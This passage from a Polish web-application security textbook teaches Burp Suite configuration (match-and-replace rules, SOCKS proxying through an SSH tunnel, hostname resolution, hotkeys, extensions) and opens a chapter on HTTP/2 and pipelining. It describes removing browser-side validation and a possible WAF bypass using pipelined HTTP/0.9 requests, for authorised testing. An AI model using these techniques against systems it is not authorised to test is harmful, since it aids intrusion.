
Przewijając listę reguł, powinniśmy znaleźć tę, którą przed chwilą utworzyliśmy (rysunek 46).



Rysunek 46. Nowa reguła widoczna na liście

Musimy jeszcze zweryfikować, czy reguła jest na pewno aktywna. Możemy to zrobić, upewniając się, czy w kolumnie `ENABLED` znajduje się odpowiedni znak.


Wróćmy teraz do naszej testowej aplikacji i wybierzmy przycisk **ODŚWIEŻ**. Gdy to zrobimy, możemy przejść z powrotem do Burpa i znaleźć w zakładce **HTTP HISTORY** najświeższe zapytanie (rysunek 47).



Rysunek 47. Zakładki, jakie Burp wyświetla w przypadku zmodyfikowania odpowiedzi na skutek działania mechanizmu Match and Replace

Naszą uwagę powinno przykuć to, że zamiast jednej zakładki **RESPONSE** Burp wyświetla dwie: jedną nazwaną **ORIGINAL RESPONSE** i drugą – **AUTO-MODIFIED RESPONSE**. Nazwy zakładek są jednoznaczne. W pierwszej z nich znajdziemy oryginalną treść odpowiedzi zwróconej przez serwer, a w drugiej – wersję po modyfikacji, wyzwoloną ze względu na utworzoną przez nas regułę „dopasuj i zamień”.

Przyszła pora na zweryfikowanie, czy wprowadzone przez nas zmiany przyniosły zamierzony skutek. Wprowadźmy w formularz rejestracji dowolny ciąg znaków i sprawdźmy, jak zareaguje przeglądarka.



Rysunek 48. Aplikacja po modyfikacji zaakceptowała losowy ciąg znaków zamiast adresu e-mail

Jak widać na rysunku 48, po wpisaniu w pole tekstowe słowa „zadziała?” przeglądarka nie zwróciła żadnego błędu. Udało nam się zatem skonfigurować Burpa

tak, by automatycznie usuwał walidację, która zaimplementowana jest po stronie przeglądarki.

## ĆWICZENIE


Przygotuj regułę modyfikującą treść zapytania HTTP (*request* HTTP) tak, by część serwerowa aplikacji otrzymała informację o tym, że użytkownik wykorzystuje przeglądarkę Internet Explorer 6.0. Przykładowy ciąg User-Agent identyfikujący wersję przeglądarki (Internet Explorer 6.0): Mozilla/4.0 (compatible; MSIE 6.0; Windows NT 5.1; SV1).

## SOCKS PROXY – PROXY W PROXY

Wyobraźmy sobie, że dostęp do aplikacji, którą chcemy testować, możliwy jest tylko z jednego określonego adresu IP. Może się również zdarzyć tak, że aplikacja akceptuje wyłącznie połączenia z adresów IP, dla których mechanizmy geolokalizacji zwracają informację o konkretnym kraju lub kontynencie. W takiej sytuacji musimy mieć dostęp do serwera przesiadkowego, zlokalizowanego w odpowiednim miejscu lub mającego zagraniczny adres IP. Jeżeli już uzyskamy dostęp do takiej maszyny, możemy poinstruować Burpa, by cały ruch sieciowy przekierowywał właśnie przez ten serwer. Nasze proxy będzie wykorzystywało inne proxy do komunikacji ze światem zewnętrznym.


W pierwszym kroku musimy odpowiednio nawiązać połączenie z serwerem pośredniczącym. Jeżeli pracujemy na systemach z rodziny Unix lub Linux, możemy wydać w konsoli polecenie: `ssh -D 9999 uzytkownik@adres_serwera`.

Jeżeli pracujemy na systemie Windows, możemy wykorzystać oprogramowanie PLINK lub PuTTY<sup>18</sup>. Składnia dla PLINK będzie identyczna jak dla klienta SSH z platformy Unix/Linux. Wystarczy, że w konsoli systemu uruchomimy pobrany plik `plink` z takimi samymi parametrami. W przypadku programu PuTTY musimy przejść do zakładki TUNNELS, w pole SOURCE PORT wpisać wartość 9999 oraz zaznaczyć opcję DYNAMIC. Zmiany zatwierdzamy poprzez wybranie przycisku ADD (rysunek 49). Następnie możemy wrócić do zakładki SESSION, wprowadzić adres serwera w pole HOST NAME i wybrać przycisk OPEN. Po chwili powinna nastąpić próba połączenia do serwera.



Rysunek 49. Konfiguracja przekazywania portów w PuTTY

Gdy już nawiązemy połączenie z serwerem, musimy jeszcze skonfigurować Burp tak, aby przekierowywał ruch na odpowiedni port. W tym celu powinniśmy przejść do zakładki USER OPTIONS i w sekcji SOCKS PROXY wprowadzić dane jak na rysunku 50. Uwaga: zaznaczenie opcji USE SOCKS PROXY będzie możliwe dopiero po uzupełnieniu pól SOCKS PROXY HOST ORAZ SOCKS PROXY PORT.



☒ Use SOCKS proxy

SOCKS proxy host: 127.0.0.1

SOCKS proxy port: 9999

Username:

Password:

Rysunek 50. Konfiguracja Burpa do pracy z użyciem SOCKS PROXY

Przechodząc teraz do jednego z portali, np. <https://www.whatismyip.com/> lub <http://ifconfig.io/>, będziemy mogli potwierdzić, że adres IP, z którego komunikujemy się z siecią Internet, to adres naszego serwera przesiadkowego. Burp przekazuje i odbiera ruch właśnie z tego serwera!

Jeżeli chcemy zaprzestać wykorzystania serwera pośredniczącego, powinniśmy dezaktywować opcję USE SOCKS PROXY.


## ROZWIĄZYWANIE NAZW I BRAK UPRAWNIENÍ

Może się zdarzyć, że do testów zostanie nam dostarczona aplikacja, dla której nie został w poprawny sposób skonfigurowany serwer DNS. Oznacza to, że wpisując w pasku przeglądarki adres domenowy tej aplikacji, nie będziemy mogli się z nią połączyć. W takim przypadku najprawdopodobniej od opiekunów aplikacji uzyskamy nie tylko adres, ale również IP serwera, na którym zainstalowana jest aplikacja. Bardzo często takiej sytuacji towarzyszy prośba od deweloperów, by „dodać wpis do hostów”. Oznacza to, że powinniśmy znaleźć plik hosts na dysku naszego komputera, a następnie dodać wpis w formacie podobnym do tego:

```
<adres IP><spacja><nazwa domenowa>
1.2.3.4 sekurak.pl
```


Jedyny problem, z jakim możemy się tutaj spotkać, to brak uprawnień do edycji tego pliku. Zarówno w systemach z rodziny Windows, jak i Unix/Linux potrzebne są do tego uprawnienia administratora. Co, jeżeli takowych nie posiadamy? Z pomocą może tutaj przyjść Burp, którego możemy poinstruować, na jakie adresy IP ma rozwiązywać wskazane nazwy domenowe.

Aby skorzystać z tej opcji, powinniśmy przejść do zakładki PROJECT OPTIONS, następnie CONNECTIONS. W sekcji HOSTNAME RESOLUTION znajdziemy formularz podobny do tego z rysunku 51.



Rysunek 51. Konfiguracja rozwiązywania nazw w Burp Suite

Aby dodać nową regułę rozwiązywania nazw, wybierzmy przycisk ADD. W oknie wprowadźmy najpierw nazwę domeny, a później adres IP, na jaki ma być rozwiązana (rysunek 52). Dodanie reguły zatwierdzamy przyciskiem OK.



Rysunek 52. Konfiguracja adresu IP dla nazwy domenowej

Na wcześniej pustej liście reguł pojawi się nowa pozycja, która domyślnie będzie aktywna. Możemy zweryfikować jej działanie, przechodząc z powrotem do testowej aplikacji lub wybierając przycisk ODŚWIEŻ w oknie przeglądarki. Po chwili przeglądarka wyświetli komunikat z informacją o błędzie połączenia. Poprawność rozwiązania nazwy możemy zweryfikować, przechodząc do zakładki HTTP HISTORY. Jako najświeższy powinniśmy znaleźć wpis podobny do tego z rysunku 53. Jeżeli wszystko poszło zgodnie z założeniami, w kolumnie IP znajdziemy adres, który wprowadziliśmy przy dodawaniu nowej reguły.


Host	Method	URL	IP
http://training.securitum.com	GET	/	1.2.3.4

Rysunek 53. Burp rozwiązał nazwę training.securitum.com na skonfigurowany adres IP

## SKRÓTY KLAWISZOWE

Podczas pracy z Burpem wiele czynności będziemy wykonywali dziesiątki, jeżeli nie setki razy. Skoro więc wybraną akcję możemy wyzwoić skrótem klawiszowym zamiast kliknięciem myszki, to jak najbardziej powinniśmy skorzystać z takiej opcji.

Burp posiada zestaw wbudowanych skrótów klawiszowych, ale pozwala również zmodyfikować domyślne kombinacje, jak i dodawać całkiem nowe reguły. Aby zapoznać się z domyślną listą skrótów, powinniśmy przejść do zakładki **USER OPTIONS**, a dalej **MISC**. W sekcji **HOTKEYS** znajdziemy listę akcji, jakie można wyzwo-  
lić w Burpie, oraz przypisane do nich skróty (rysunek 54).



Rysunek 54. Domyślny zestaw skrótów wbudowany w Burp Suite

Wszystkie opcje możemy dopasować według własnego uznania, wybierając przycisk **EDIT HOTKEYS**. Burp wyświetli nowe okno, w którym po zaznaczeniu wybranej pozycji, a następnie wciśnięciu określonego przez nas skrótu na klawiaturze skrót ten zostanie przypisany do wybranej akcji. Przećwiczmy to na przykładzie akcji **ISSUE REPEATER REQUEST**. Zaznaczamy tę pozycję na liście, następnie na klawiaturze wciskamy klawisze **CTRL** oraz **E**. Efekt powinien być podobny do tego z rysunku 55. Nowe ustawienia zatwierdzamy przyciskiem **OK**. Od teraz, modyfikując zapytania w narzędziu Repeater, nie będziemy musieli każdorazowo klikać w przycisk **SEND** – wystarczy, że na klawiaturze wybierzemy ustawiony skrót klawiszowy.

Toggle Proxy interception	Ctrl+T
Issue Repeater request	Ctrl+E
Go back in Repeater history	


Rysunek 55. Nowy skrót klawiszowy przypisany do akcji

## WTYCZKI – JESZCZE WIĘCEJ MOŻLIWOŚCI!

Sprzęt lub oprogramowanie posiadające ogromną liczbę funkcji zwykło się nazywać „kombajnem”. Biorąc pod uwagę ilość zastosowań Burpa, zdecydowanie uprawnione jest użycie takiego określenia. Okazuje się jednak, że listę funkcji możemy rozbudowywać poprzez instalację wtyczek lub tworzenie własnych<sup>19</sup> rozszerzeń.

Przechodząc do zakładki **EXTENDER**, a następnie **BAPP STORE**, znajdziemy listę gotowych do zainstalowania rozszerzeń. Polecam zapoznać się z opisem każdego z nich – może akurat któraś z tych wtyczek będzie rozszerzać możliwości Burpa o funkcję, która jest nam niezbędna.

Proces instalacji wtyczki odbywa się poprzez wybranie jej na liście, a następnie kliknięcie w przycisk **INSTALL** na samym dole opisu wtyczki (rysunek 56).



Rysunek 56. Instalacja wtyczki

Istnieją tutaj jednak pewne ograniczenia oraz specyficzne wymagania. Niektóre z wtyczek można instalować tylko w pełnej, płatnej wersji Burp Suite. Informację na ten temat znajdziemy w kolumnie **DETAIL** dla danej wtyczki.

Niektóre z wtyczek, które stworzone zostały z wykorzystaniem języka Python lub Ruby, będą wymagały pobrania i zainstalowania na naszej maszynie odpowiedniego oprogramowania. Dla wtyczek napisanych w Pythonie będzie to Jython<sup>20</sup>, a dla Ruby – JRuby<sup>21</sup>.

Wiele ciekawych rozszerzeń można znaleźć również na GitHub<sup>22</sup>, jednak tutaj należy zachować ostrożność i stosować zasadę ograniczonego zaufania. Wtyczki, które pobieramy z BAPP STORE, przechodzą proces weryfikacji. Odpowiedzialność za to, co instalujemy z innych źródeł, ponosimy sami.

## GDY COŚ PRZEBIEGA NIEZGODNIE Z PLANEM

Na koniec przygody z poznawaniem Burp Suite warto jeszcze wspomnieć o narzędziu, które pozwoli zdiagnozować ewentualne problemy, jakie mogą wystąpić podczas testów różnych aplikacji. Mowa tutaj o zakładce **ALERTS**, w której Burp udostępnia logi (rysunek 57). Jeżeli coś nie idzie po naszej myśli, zawsze warto tam zajrzeć. Istnieje duże prawdopodobieństwo, że jeden z komunikatów zasugeruje nam rozwiązanie problemu.

Time	Tool	Message
16:53:18 20 lip 2018	Proxy	Proxy service started on 127.0.0.1:8080
16:53:42 20 lip 2018	Proxy	The client failed to negotiate an SSL connection to www.google.com:443: Remote host closed connection during ...
16:54:02 20 lip 2018	Suite	Using SOCKS proxy at 127.0.0.1:9999 for all outgoing requests

Rysunek 57. Komunikaty odkładane w zakładce **ALERTS**

## **PODSUMOWANIE**

Rozpoczęcie przygody z testami aplikacji WWW wymaga od nas poznania narzędzi, które będą nieodłączną częścią tej pracy. Niezwykle ważne jest, by wybrać odpowiednie, dzięki czemu praca będzie przyjemna i efektywna. Wydaje się, że takim narzędziem może być Burp, który domyślnie posiada niemal wszystkie niezbędne funkcje, jakie mogą nam być potrzebne do realizacji testów bezpieczeństwa. Zapoznanie się z jego obsługą należy traktować jako obowiązkowy przystanek, na którym musimy się zatrzymać i spędzić trochę czasu, aby przygotować się do roli testera bezpieczeństwa.



ksiazka.sekurak.pl/r3

- 1 *Hypertext Transfer Protocol* [w:] Wikipedia, wolna encyklopedia, [https://pl.wikipedia.org/wiki/Hypertext\\_Transfer\\_Protocol](https://pl.wikipedia.org/wiki/Hypertext_Transfer_Protocol)
- 2 *HTML* [w:] Wikipedia, wolna encyklopedia, <https://pl.wikipedia.org/wiki/HTML>
- 3 *JavaScript* [w:] Wikipedia, wolna encyklopedia, <https://pl.wikipedia.org/wiki/JavaScript>
- 4 *Kaskadowe arkusze stylów* [w:] Wikipedia, wolna encyklopedia, [https://pl.wikipedia.org/wiki/Kaskadowe\\_arkusze\\_styl%C3%B3w](https://pl.wikipedia.org/wiki/Kaskadowe_arkusze_styl%C3%B3w)
- 5 PortSwigger, *Burp Suite Editions*, <https://portswigger.net/burp>
- 6 Telerik, *Fiddler*, <https://www.telerik.com/fiddler>
- 7 OWASP, *ZAP (zaproxy)*, <https://github.com/zaproxy/zaproxy>
- 8 PortSwigger, *Burp Suite Community Edition v2.1.02*, <https://portswigger.net/burp/communitydownload>
- 9 Oracle, *Java SE Downloads*, <https://www.oracle.com/technetwork/java/javase/downloads/index.html>
- 10 *VirusTotal*, <https://www.virustotal.com/old-browsers/>
- 11 Securitum, *Burp Suite Starter*, <http://training.securitum.com/burpstarter/>
- 12 *RFC 3986*, <https://tools.ietf.org/html/rfc3986>
- 13 *Percent-encoding* [w:] Wikipedia, the free encyclopedia, <https://en.wikipedia.org/wiki/Percent-encoding>
- 14 Kali Linux, *dirbuster*, <https://gitlab.com/kalilinux/packages/dirbuster/>
- 15 *Base64* [w:] Wikipedia, wolna encyklopedia, <https://pl.wikipedia.org/wiki/Base64>
- 16 PortSwigger, *Burp Sequencer*, <https://portswigger.net/burp/documentation/desktop/tools/sequencer>
- 17 OWASP, *Session Management Cheat Sheet*, [https://www.owasp.org/index.php/Session\\_Management\\_Cheat\\_Sheet](https://www.owasp.org/index.php/Session_Management_Cheat_Sheet)
- 18 *Download PuTTY: latest release (0.72)*, <https://www.chiark.greenend.org.uk/~sgtatham/putty/latest.html>
- 19 PortSwigger, *Writing your first Burp Suite extension*, <https://portswigger.net/burp/extender/writing-your-first-burp-suite-extension>
- 20 *Jython: Python for the Java Platform*, <https://www.jython.org/download.html>
- 21 *JRuby*, <https://www.jruby.org/>
- 22 <https://www.google.pl/search?q=site%3Agithub.com+%22burp+suite+extension%22>

Michał Sajdak

# Protokół HTTP/2 – czyli szybciej, ale czy również bezpieczniej?



## WSTĘP

Czy chcemy, by obecne aplikacje webowe mogły działać szybciej bez ponoszenia nakładów na lepsze łącza sieciowe czy infrastrukturę serwerową? Oczywiście, że tak – i taki właśnie główny cel przyświecał twórcom protokołu HTTP/2<sup>1</sup>.

Dokładniej rzecz ujmując, chodziło o zwiększenie wydajności komunikacji pomiędzy klientem (czyli najczęściej przeglądarką internetową) a serwerem, przy jednoczesnym zachowaniu maksymalnej kompatybilności z obecnie działającymi aplikacjami.

“ HTTP/2 ma być jak najbardziej kompatybilny z obecnymi zastosowaniami HTTP. Od strony aplikacyjnej oznacza to, że właściwości protokołu pozostają w dużej mierze niezmienione\*.

Postawiono więc na lubianą i znaną wszystkim strukturę protokołu HTTP/1.1 (wciąż mamy do dyspozycji opisywane tu żądania, odpowiedzi, metody, nagłówki czy URI), jednak zupełnie zmieniono (zoptymalizowano pod względem szybkości komunikacji) warstwę transportową.

Pierwsze, widoczne gołym okiem, niegospodarności protokołu HTTP/1.1 to format tekstowy komunikatów i wielokrotnie przesyłane te same nagłówki (w żądaniu lub odpowiedzi) – w tym ciasteczka. HTTP/2 wprowadza format binarny komunikacji oraz zaawansowaną kompresję nagłówków<sup>2</sup>. W zasadzie całkowicie zmienia się sposób wykorzystania protokołu transportowego TCP: komunikacja realizowana jest jednym połączeniem TCP, którym przesyłane są ramki HTTP/2 (ang. *frames*).

Ramka to względnie prosta atomowa struktura protokołu HTTP/2. Jest ich 10 rodzajów<sup>3</sup>. Na rysunku 6 np. widzimy ramki o typach: SETTINGS, WINDOW\_UPDATE, HEADERS. To właśnie w ramach będziemy widzieli struktury HTTP znane z protokołu w wersji 1.1 (linijkę żądania, statusy odpowiedzi, nagłówki, ciała żądania czy odpowiedzi).

Ramki z kolei organizowane są w dwukierunkowe strumienie (ang. *streams*). Na przykład na rysunku 6 ramka typu HEADERS znajduje się w strumieniu nr 1.

---

\* „HTTP/2 is intended to be as compatible as possible with current uses of HTTP – This means that, from the application perspective, the features of the protocol are largely unchanged”; *Hypertext Transfer Protocol Version 2 (HTTP/2)*, <https://tools.ietf.org/html/rfc7540>. [W całym rozdziale przekład własny Autora – przyp. red.].

Kilka ramek znajdujących się w jednym strumieniu daje nam znaną z poprzednich wersji protokołu HTTP komunikację typu żądanie–odpowiedź (zob. sekcja 8.1 wspomnianego na początku tekstu dokumentu RFC):

“ Żądanie i odpowiedź HTTP w pełni „konsumują” pojedynczy strumień\*.

## **PORÓWNANIE KOMUNIKACJI Z HTTP/1.1**

### **Wykorzystanie protokołu TCP**

Na początku przyjrzyjmy się wykorzystaniu protokołu TCP przez obie wersje protokołu HTTP. W obydwu przypadkach korzystanie z tzw. trwałego połączenia TCP jest domyślne. W specyfikacji HTTP/1.1 czytamy:

“ HTTP/1.1 używa domyślnie „trwałych połączeń”, pozwalając na wielokrotne wysyłanie żądań i odpowiedzi jednym połączeniem\*\*.

Czy w HTTP/1.1 takie zachowanie jest wymagane? Nie. To samo potwierdza dokument RFC:

“ Klient, który nie wspiera trwałych połączeń, musi wysłać nagłówek `connection: close` w każdym żądaniu HTTP\*\*\*.

Komunikacja z wykorzystaniem HTTP/1.1 polega na otwarciu przez klienta HTTP jednego lub więcej połączeń TCP do serwera. W każdym połączeniu wysyłane są pary żądanie–odpowiedź. Aby wysłać kolejne żądanie HTTP danym połączeniem TCP, musimy poczekać na odpowiedź, chyba że stosujemy tzw. pipelining. Działanie tego mechanizmu opisano w sekcji 6.3.2 wspomnianego wcześniej dokumentu RFC, w której czytamy:

“ Klient, który wspiera trwałe połączenia, może zastosować mechanizm „pipeline” (czyli wysłać wiele żądań bez oczekiwania na odpowiedzi). Serwer musi wysłać stosowne odpowiedzi w takiej samej kolejności, w jakiej otrzymał odpowiadające im żądania\*\*\*\*.

---

\* „An HTTP request/response exchange fully consumes a single stream”; *Hypertext Transfer Protocol Version 2 (HTTP/2)*, <https://tools.ietf.org/html/rfc7540>.

\*\* „HTTP/1.1 defaults to the use of »persistent connections«, allowing multiple requests and responses to be carried over a single connection”; *Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing*, <https://tools.ietf.org/html/rfc7230>.

\*\*\* „A client that does not support persistent connections MUST send the »close« connection option in every request message”; *Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing*, <https://tools.ietf.org/html/rfc7230>.


\*\*\*\* „A client that supports persistent connections MAY »pipeline« its requests (i.e., send – multiple requests without waiting for each response). A server (...) MUST send the corresponding responses in the same order that the requests were received”; *Hypertext Transfer Protocol (HTTP/1.1): Message Syntax and Routing*; 6.3.2. Pipelining, <https://tools.ietf.org/html/rfc7230#section-6.3.2>.

Z perspektywy czasu można powiedzieć, że mechanizm pipeliningu w HTTP/1.1 nie sprawdził się w praktyce. Obecne nowoczesne przeglądarki internetowe w ogóle go nie wspierają<sup>4</sup>. Wykorzystują za to wiele równoległych połączeń TCP<sup>5</sup> do jednego serwera (w rzeczywistych warunkach okazało się to mniej podatne na błędy i szybsze niż klasyczny pipelining). Oczywiście, w tym przypadku również należy zachować pewien umiar – przeglądarki takich równoległych połączeń otwierają maksymalnie kilka\*. W końcu każde nowe połączenie TCP to 3-way *handshake* czy dodatkowe zasoby potrzebne na utrzymanie połączenia. Jeśli korzystamy z HTTPS, trzeba pamiętać, że nawiązanie sesji TLS również kosztuje.

Czy oznacza to, że możemy zapomnieć o pipeliningu i jest to tylko historyczna ciekawostka? Zdecydowanie nie – wiele serwerów HTTP cały czas wspiera ten mechanizm, a ponadto może to mieć ciekawe implikacje związane z bezpieczeństwem. Zobaczmy przykład tego typu komunikacji w narzędziu Burp Suite (zawartość pliku `test.html` to `test1`).




Rysunek 1. Przykład komunikacji HTTP z wykorzystaniem pipeliningu




Rysunek 2. Przykład komunikacji HTTP z wykorzystaniem pipeliningu.  
Widoczne są dwie niezależne odpowiedzi HTTP

\* W przeglądarce Firefox np. maksymalna liczba równoległych połączeń TCP do jednego serwera wynosi sześć (ustawienie: `network.http.max-persistent-connections-per-server`).

Jeszcze ciekawszy jest przykład pokazany na rysunku 3. W pierwszym momencie można pomyśleć, że jest to najzwyklejsza komunikacja HTTP/1.1. Okazuje się jednak, że jest to zastosowanie pipeliningu przy jednoczesnym użyciu protokołu HTTP/0.9 (GET /random123). Zauważmy, że teoretycznie możliwe jest użycie tego typu mechanizmu do omijania filtrów działających przed aplikacją (w tym mechanizmów klasy WAF – *Web Application Firewall*). Na przykład jeśli WAF uniemożliwia dostęp do zasobu /random123 poprzez analizę linijki żądania (GET /test.html HTTP/1.1) i dodatkowo nie zna komunikacji HTTP/0.9, to być może uda się jednak skutecznie wysłać blokowane przez WAF żądanie (które dla firewalla aplikacyjnego wygląda jak ciało żądania).



Rysunek 3. Przykład komunikacji HTTP z wykorzystaniem pipeliningu. Drugie żądanie realizowane jest protokołem HTTP/0.9



Rysunek 4. Przykład komunikacji HTTP z wykorzystaniem pipeliningu. Widoczne są dwie niezależne odpowiedzi HTTP. Druga nie zawiera nagłówków odpowiedzi

Nowa wersja protokołu HTTP w celu poprawienia wydajności komunikacji wprowadza w miejsce niezbyt udanego pipeliningu inny mechanizm – multiplexing. W jednym połączeniu HTTP/2 możemy mieć wiele ramek, zawierających m.in. nagłówki lub ciała (żądań lub odpowiedzi). Ramki organizowane są, jak wspomniano, w strumienie (odpowiadające parze żądanie–odpowiedź). Kolejność ramek (organizowanych w strumieniu) jest względnie dowolna, w szczególności żeby wysłać kolejne żądanie, nie jest konieczne oczekiwanie na poprzednią odpowiedź.

Aby zobaczyć szczegóły tego typu struktur, prześledźmy bardziej drobiazgowo komunikację zarówno protokołem HTTP/1.x, jak i HTTP/2.

## Podstawy komunikacji HTTP/2

Zobaczmy prosty przykład komunikacji z serwerem HTTP\*:

```
curl http://h2.sekurak.pl/test.html
```

Tutaj nie mamy nic odkrywczego. Najpierw następuje nawiązanie połączenia TCP (3-way *handshake*), a następnie od razu wysyłane jest pełne żądanie HTTP.

Protocol	Length	Info
TCP	74	45750 → 80 [SYN] Seq=0 Win=29200 Len=0
TCP	74	80 → 45750 [SYN, ACK] Seq=0 Ack=1 Win=
TCP	66	45750 → 80 [ACK] Seq=1 Ack=1 Win=29312
HTTP	152	GET /test.html HTTP/1.1

Rysunek 5. Komunikacja protokołem HTTP 1.1

To samo żądanie w protokole HTTP/2 będzie wyglądało w nieco bardziej już skomplikowany sposób:

```
curl --http2-prior-knowledge http://h2.sekurak.pl/test.html.
```

Protocol	Length	Info
TCP	74	45746 → 80 [SYN] Seq=0 Win=29200 Len=0
TCP	74	80 → 45746 [SYN, ACK] Seq=0 Ack=1 Win=
TCP	66	45746 → 80 [ACK] Seq=1 Ack=1 Win=29312
HTTP2	90	Magic
TCP	66	80 → 45746 [ACK] Seq=1 Ack=25 Win=2905
HTTP2	87	SETTINGS[0]
